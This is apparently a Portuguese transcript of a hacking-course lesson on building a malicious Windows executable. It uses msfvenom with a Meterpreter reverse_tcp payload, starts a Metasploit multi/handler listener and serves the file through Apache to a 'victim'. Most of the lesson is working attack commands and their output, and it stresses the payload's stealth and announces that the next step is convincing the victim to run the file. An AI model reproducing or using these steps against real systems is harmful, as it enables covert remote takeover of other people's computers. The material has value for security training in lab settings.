06

Gerando o arquivo malicioso para o cliente

Transcrição

Vamos criar o arquivo que fará a vítima, que está na rede interna, iniciar uma comunicação com o nosso computador. Assim, o computador do hacker conseguirá acesso ao computador da vítima.

Já no Kali Linux, abriremos o Metasploit, que já usamos antes. O arquivo será usado por meio do `msfvenom`, e será um *payload* (`-p`).

```
msf > msfvenom -p
```

Além disso, precisamos dar especificaçoes ao payload que criaremos. Também precisamos informar qual sistema operacional nossa vítima usa, nesse caso o Windows. Não queremos que esse arquivo seja interceptado e transpareça o que estamos fazendo. Por isso, colocaremos uma camada de segurança no arquivo, com um payload chamado `meterpreter`.

Para saber mais sobre ele, podemos fazer uma pesquisa. Pesquisaremos pelo nome do payload, seguido de "offensive security" e "explained". O próprio site da Offensive Security (https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/) explica como funciona o `meterpreter`. Nele, veremos:

Meterpreter Design Goals

Stealthy

- Meterpreter resides entirely in memory and writes nothing to disk.
- No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
- By default, Meterpreter uses encrypted communications.
- All of these provide limited forensic evidence and impact on the victim machine.

É explicado que o Meterpreter roda apenas na memória, não deixando rastros em disco. Também diz que usa encriptação, e que, por esses motivos, gera pouco impacto no computador da vítima. Portanto, é exatamente o que precisamos

```
msf > msfvenom -p windows/meterpreter
```

Precisamos ainda acrescentar como será a conexão que o computador da vítima fará com o hacker: uma conexão reversa. O protocolo que será utilizado nessa comunicação será de transporte, o `tcp`. Também especificaremos o endereço IP da máquina que estamos usando, para que a vítima possa nos encontrar e mandar informação, precedido de `LHOST` (*local host*).

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172
```

Por último, colocaremos a extensão na qual será gerado esse arquivo. Como queremos um executável, usaremos: `-f exe` . Queremos salvar o arquivo com o nome de teste, portanto acrescentaremos `> teste.exe` .

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe
```

Ao salvar, o arquivo será criado, e veremos:

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe

No plataform was selected, choosing Msf::Module::Plataform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Para confirmar que o arquivo foi criado, podemos abrir outro terminal e dar um `ls` . O que veremos é o seguinte:

```
roo@kali:~# ls
arquivo.exe   MIMf      slowloris.pl             teste.exe
Desktop       Music     social-engineer-toolkit  Veil-Evasion
Documents     Pictures  tcp.exe                  Videos
Downloads     Public    Templates                virus.exe
```

Precisamos comunicar ao Metasploit que a conexão que faremos é reversa, e para isso usaremos um exploit específico, o `handler` . Assim:

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe

No plataform was selected, choosing Msf::Module::Plataform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes

msf > use exploit/multi/handler
msf exploit(handler) >
```

O que estamos fazendo é preparar o computador do hacker estará preparado para receber a conexão da vítima. Também é importante avisar qual é o payload, o arquivo que se espera receber da vítima nessa conexão reversa. Neste caso será o payload que criamos na etapa anterior.

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.172 -f exe > teste.exe

No plataform was selected, choosing Msf::Module::Plataform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 333 bytes
Final size of exe file: 73802 bytes

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Ao dar `Enter`, temos:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Vamos pedir para ver as opções (`show options`) desse payload, para ver o que mais podemos configurar.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

    Name      Current Setting      Required      Description
    ----      ---------------      --------      -----------

Payload options (windows/meterpreter/reverse_tcp)

Name      Current Setting      Required      Description
----         ---------------       --------       -----------
EXITFUNC  process              yes           Exit technique (Accepted: '', seh, thread, process
LHOST                                  yes           The listen address
LPORT        4444                   yes           The listen port

Exploit target:

    Id    Name
    --    ----
    0     Wildcard Target
```

Um dos requisitos obrigatórios é o `LHOST`, ou seja: o IP de quem irá receber o sinal. Assim, temos que colocar novamente o endereço do Kali Linux.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

    Name      Current Setting      Required      Description
    ----        ---------------           --------          -----------

Payload options (windows/meterpreter/reverse_tcp)

Name      Current Setting      Required      Description
----           ---------------            --------           -----------
EXITFUNC  process              yes           Exit technique (Accepted: '', seh, thread, process
```

```
LHOST                                  yes           The listen address
LPORT      4444                        yes           The listen port

Exploit target:

    Id    Name
    --    ----
    0     Wildcard Target

msf exploit(handler) > ser LHOST 192.168.121.172
LHOST => 192.168.121.172
```

Agora podemos colocar o exploit para rodar, para que quando a conexão reversa for estabelecida, estejamos ouvindo.

```
msf exploit(handler) > ser LHOST 192.168.121.172
LHOST => 192.168.121.172
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.121.172:4444
[*] Starting the payload handler...
```


O `handler` agora só está aguardando que a conexão reversa se inicie. Mas como enviaremos o arquivo criado para a vítima? Podemos tentar colocar esse arquivo em uma página web nossa. Usaremos uma outra janela de terminal e o copiaremos para um diretório `html` .

```
root@kali:~# cp teste.exe /var/www/html
```

A seguir, rodaremos o apache para ver se o nosso arquivo está presente.

```
root@kali:~# cp teste.exe /var/www/html
root@kali:~# service apache2 start
```

No navegador, colocaremos o IP do Kali Linux para ver o arquivo que acabamos de subir.



O arquivo está disponível. Mas não podemos passar como link o nosso endereço de IP para a vítima, e pedir para ela baixar um arquivo `teste.exe` . Ficaria um pouco esquisito e a vítima ficaria desconfiada.

A seguir veremos como convencer a vítima a baixar e executar esse arquivo. Até lá!